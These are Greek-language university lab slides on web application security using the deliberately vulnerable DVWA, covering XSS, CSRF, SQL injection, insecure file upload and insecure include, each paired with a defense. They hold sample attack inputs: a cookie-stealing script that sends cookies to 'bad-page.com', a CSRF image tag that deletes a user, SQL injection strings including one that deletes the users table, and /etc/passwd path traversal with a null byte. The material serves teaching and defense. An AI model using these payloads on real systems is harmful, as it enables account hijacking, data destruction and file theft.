Ασφάλεια σε διαδικτυακές εφαρμογές

Κοτζανικολάου Παναγιώτης
Χατζησωφρονίου Γιώργος

Στόχος εργαστηρίου

- Εξερεύνηση βασικών προβλημάτων ασφάλειας σε διαδικτυακές εφαρμογές
- Κατανόηση των αρχιτεκτονικών προβλημάτων
- Λύση και προστασία
- Επιθέσεις που θα μελετήσουμε:
  - XSS (Stored & Reflected)
  - CSRF
  - SQL Injection
  - Ανασφαλές ανέβασμα αρχείων
  - Ανασφαλές include

OWASP TOP-10

- Ανοικτό project για την ασφάλεια διαδικτυακών εφαρμογών
- Παρουσιάζει ένα κοινά αποδεκτό σύνολο κρίσιμων κινδύνων για τις εφαρμογές διαδικτύου
- Συμπεριλαμβάνει προτάσεις και αμυντικούς μηχανισμούς
- Η λίστα σήμερα περιέχει τους εξής κινδύνους:
    1. Injection
    2. Broken Authentication
    3. Sensitive Data Exposure
    4. XML External Entities (XXE)
    5. Broken Access Control
    6. Security Misconfiguration
    7. Cross-Site Scripting (XSS)
    8. Insecure Deserialization
    9. Using Components with Known Vulnerabilities
    10. Insufficient Logging and Monitoring

DVWA

- Damn Vulnerable Web Application
- PHP/MySQL διαδικτυακή εφαρμογή για νόμιμη εξάσκηση σε ένα ασφαλές περιβάλλον
- 3 βαθμίδες δυσκολίας
- Πολλές και διαφορετικές αδυναμίες (συμπεριλαμβανομένου και των OWASP TOP-10)
- Θα το χρησιμοποιήσουμε σήμερα :)

XSS

- Ένας απλός PHP κώδικας

```
<p><?php

echo “Welcome, “ . $_POST[ “username” ] . “!”;

?></p>
```

- Αν έχω username 'sophron', παράγεται ο ακόλουθος HTML κώδικας:

```
<p>Welcome, sophron!</p>
```

- Τί θα γίνει αν έχω username '<script>alert('XSS');</script>';

XSS

```
<p>Welcome, <script>alert('XSS');</script></p>
```

To script **αποτελεί μέρος της σελίδας** και θα εκτελεστεί κανονικά!

XSS

- Cross Site Scripting
- Client-side injection
  - **Εισάγουμε κακόβουλο κώδικα** (payload) μέσα στον κώδικα της ιστοσελίδας
  - Ο κώδικας είναι HTML / JS ώστε να αποτελέσει μέλος της σελίδας που παράγεται
- Ο κακόβουλος κώδικας εισάγεται συνήθως σε φόρμες ή σε μεταβλητές στα URLs
- Οι δύο πιο συνηθισμένοι τύπο: Reflected και Stored

Reflected XSS

- Τα ίδια τα θύματα στέλνουν τον κακόβουλο κώδικα
  - Ο κώδικας αξιοποιεί GET μεταβλητές
- Συνήθως χρειάζεται να ξεγελαστούν τα θύματα και να πιέσουν σε ένα σύνδεσμο που έχει ενσωματωμένο τον κακόβουλο κώδικα
- (Παράδειγμα)

Stored XSS

- Ο κακόβουλος κώδικας αποθηκεύεται στο server (πχ σε μία βάση δεδομένων) και φορτώνεται αυτόματα
  - Εισάγεται συνήθως από HTML φόρμες αξιοποιώντας τις POST μεταβλητές
  - Εκτελείται σε όλους τους χρήστες
- (Παράδειγμα)

Session Hijacking

- Το να αλλοιώσουμε την εμφάνιση του site (defacement) είναι το λιγότερο
- Μπορούμε να κλέψουμε το session ID (cookie) του χρήστη
  - Cookie == ταυτοποίηση
  - Έχοντας το cookie έχουμε πρόσβαση στο λογαριασμό του χρήστη

Session Hijacking Παράδειγμα

- Ο επιτιθέμενος επιτυγχάνει XSS στη σελίδα trusted-website.com
- Ο χρήστης εισέρχεται στη σελίδα trusted-website και αυθεντικοποιείται
- Εκτελείται ο κακόβουλος κώδικας που στέλνει τα cookies του χρήστη σε μία κακόβουλη σελίδα bad-page.com
- Παράδειγμα κακόβουλου κώδικα για session hijacking:

```
<script type="text/javascript">

var img = document.createElement( "img" );

img.src = "http://bad-page.com/steal.php?cookie=" + document.cookie;

document.appendChild( img );

</script>
```

Φιλτράρισμα εσοχών

- Θέλουμε να αποτρέψουμε τον κώδικα σε όλες τις εσοχές (user inputs)
- Φιλτράρουμε τις εσοχές
  - Κάνουμε escape τους χαρακτήρες που παραπέμπουν σε κώδικα με HTML entities
  - Για παράδειγμα, '<', θα γίνει <
- Τα περισσότερα web frameworks φροντίζουν από μόνα τους για το φιλτράρισμα των εσοχών (automatic escaping)
  - Αυτή η λειτουργία **δεν πρέπει να απενεργοποιηθεί**
- Οι γλώσσες διαδικτυακού προγραμματισμού παρέχουν συναρτήσεις για αυτό το σκοπό
  - Για παράδειγμα, η PHP έχει την **htmlspecialchars:**

```
<p><?php

echo “Welcome, “ . htmlspecialchars($_POST[ “username” ]) . “!”;

?></p>
```

Φιλτράρισμα εσοχών

Εμφανίζεται αλλά **δεν εκτελείται**

CSRF

- Cross Site Request Forgery
- Επιτυγχάνεται η εκτέλεση μη-εξουσιοδοτημένων HTTP request
- Συνήθως πείθουμε το χρήστη να επισκεφτεί μία δικιά μας κακόβουλη σελίδα η οποία με τη σειρά της εκτελεί κάποιο μη εξουσιοδοτημένο αίτημα (μέσω του χρήστη) σε μία σελίδα που ο χρήστης έχει ήδη αυθεντικοποιηθεί.

CSRF

- Δείγμα CSRF κώδικα:

```
<html>
<img src="http://www.pnl.gov/breakthroughs/images/cyber_security.jpg" />
<img src="http://www.cbc.ca/news/background/computer-security/gfx/titlephoto.jpg" />
<img src="http://www.ieee-security.org/Cipher/IMAGES/HORSE-nosky-red-trans2.gif" />
<img src="http://www.freedomsecurity.us/Security%20Badge.jpg" />
<img src="http://www.target.com/index.php?page=admin&act=members&func=del&id=1/>
</html>
```

- Το 5ο image εκτελεί τη μη-εξουσιοδοτημένη εντολή. Αν εκτελέσει τον παραπάνω κώδικα ο administrator του www.target.com αφού έχει αυθεντικοποιηθεί, θα διαγράψει την πρώτη εγγραφή από τα μέλη της εφαρμογής.

Άμυνα από CSRF με χρήση token

- Η άμυνα σε τρία βήματα:
  a. Όταν ο χρήστης συνδέεται στο σύστημα, προσθέτουμε ένα τυχαίο αλφαριθμητικό (token) στο session του
  b. Για κάθε request, το token τοποθετείτε στη φόρμα που θέλουμε να προστατέψουμε όταν αυτή αποστέλλεται
  c. Μία μέθοδος συγκρίνει το token που στάλθηκε με το token που είναι στο session του χρήστη. Αν τα tokens δεν είναι ίδια, η επεξεργασία της κατοχυρωμένης φόρμας ακυρώνεται
- Τα περισσότερα frameworks υλοποιούν έναν παρόμοιο μηχανισμό από μόνα τους
- Διαφορετικά, υπάρχουν διάφορες open source λύσεις που πρέπει να ενσωματωθούν

SQL Injection

- Έστω ο ακόλουθος PHP κώδικας που εκτελεί ένα SQL ερώτημα

```
$res = mysql_query( “SELECT userid FROM users WHERE password = ‘$password’ AND name = ‘$user’ LIMIT 1;” );
```

Τί θα συμβεί αν ο χρήστης δώσει για username το so’phron;

SQL Injection

SELECT userid FROM users WHERE name = ‘so’phron’ AND password = ‘linkisawesome’ LIMIT 1;

Συντακτικό σφάλμα!

SQL Injection

Τί θα συμβεί αν ο χρήστης δώσει για username το so’ OR 1 = 1 OR username = ‘phron ;

SQL Injection


SELECT userid FROM users WHERE name = ‘so’ OR 1 = 1 OR username = ‘phron’ AND password = ‘linkisawesome’ LIMIT 1;

Δεν υπάρχει σφάλμα!

Επιστρέφει την πρώτη εγγραφή. Πολλές φορές είναι ο admin :)

SQL Injection

Τί θα συμβεί αν ο χρήστης δώσει για username το so'; DELETE FROM users; -- ;



SQL Injection

- Το πρόβλημα είναι πώς δεδομένα και εντολές σε ένα κοινό αλφαριθμητικό
  - Δεν υπάρχει διαχωρισμός εντολών και δεδομένων
  - Όλα είναι ένα μεγάλο string
  - Τα δεδομένα καταλήγουν να είναι εντολές!
- Η λύση είναι τα προετοιμασμένα ερωτήματα (prepared statements)
  - Ερωτήματα που ξεχωρίζουν τα δεδομένα από τις εντολές
  - Για παράδειγμα, σε PHP:

```
$res = prepared_query( “SELECT userid FROM users WHERE password = ? AND name = ?
LIMIT 1;”, array( $password, $user ) );
```

Ανασφαλές ανέβασμα αρχείων

- Επιτρέπεται το ανέβασμα .php
  - Τα οποία μετά ενδέχεται να μπορούν να τρέξουν
- (Παράδειγμα)

Άσπρη λίστα

- Το να απαγορέψουμε συγκεκριμένες καταλήξεις (μαύρη λίστα) **δεν αρκεί**
  - Ποιος θα φανταζόταν πώς ένα .php3 αρχείο είναι κακόβουλο;
  - Ή ένα .png αρχείο;
- Χρειαζόμαστε αυστηρή άσπρη λίστα με τις επιτρεπόμενες καταλήξεις
- Επιπλέον έλεγχοι είναι απαραίτητοι
  - Περιορισμός στο μέγεθος
  - Εξακρίβωση της "Content-Type" κεφαλίδας
  - Έλεγχος των πρώτων byte για εξακρίβωση του τύπου του αρχείου
  - Έλεγχος για comments σε περιπτώσεις ανεβασμένων εικόνων

Άνασφαλές include

- Έστω ο ακόλουθος PHP κώδικας

```
<?php
include('./some_dir/' . $_GET['file']);
?>
```

- Τί θα γίνει αν δώσω στην GET παράμετρο “file” την τιμή ../../../../../../../../etc/passwd;

Άνασφαλές include

- Ο ακόλουθος PHP κώδικας λύνει το πρόβλημα;

```
<?php
include('./some_dir/' . $_GET['file'] . '.php');
?>
```

- Τί θα γίνει αν δώσω στην GET παράμετρο “file” την τιμή ../../../../../../../../etc/passwd%00;
  - Κάνω χρήση του NULL byte που τερματίζει το αλφαριθμητικό
  - Η κατάληξη .php μπορεί να παραλειφθεί!

Άνασφαλές include

- Ο ακόλουθος PHP κώδικας είναι ασφαλές:

```
<?php
include('./includes/somefile.php');
?>
```

- Δεν αφήνουμε **καμία μεταβλητή ελεγχόμενη από το χρήστη** να καθορίσει το αρχείο (ή τμήμα του αρχείου) που θα κάνουμε include

Αναθεώρηση

- Φιλτράρουμε πάντα τις εσοχές για τυχόν κώδικα και αποφυγή XSS
- Εισάγουμε ένα μηχανισμό (για παράδειγμα, με tokens) για αποφυγή CSRF επιθέσεων
- Χρησιμοποιούμε prepared statements για να ξεχωρίζουμε τα δεδομένα από τις εντολές και να αμυνθούμε από επιθέσεις τύπου SQL injection
- Ορίζουμε αυστηρά μία άσπρη λίστα στο ανέβασμα αρχείων και κάνουμε περαιτέρω ελέγχους ανάλογα με την περίσταση
- Δεν αφήνουμε το χρήστη να ορίζει το μονοπάτι (ή κομμάτι από το μονοπάτι) αρχείων που κάνουμε include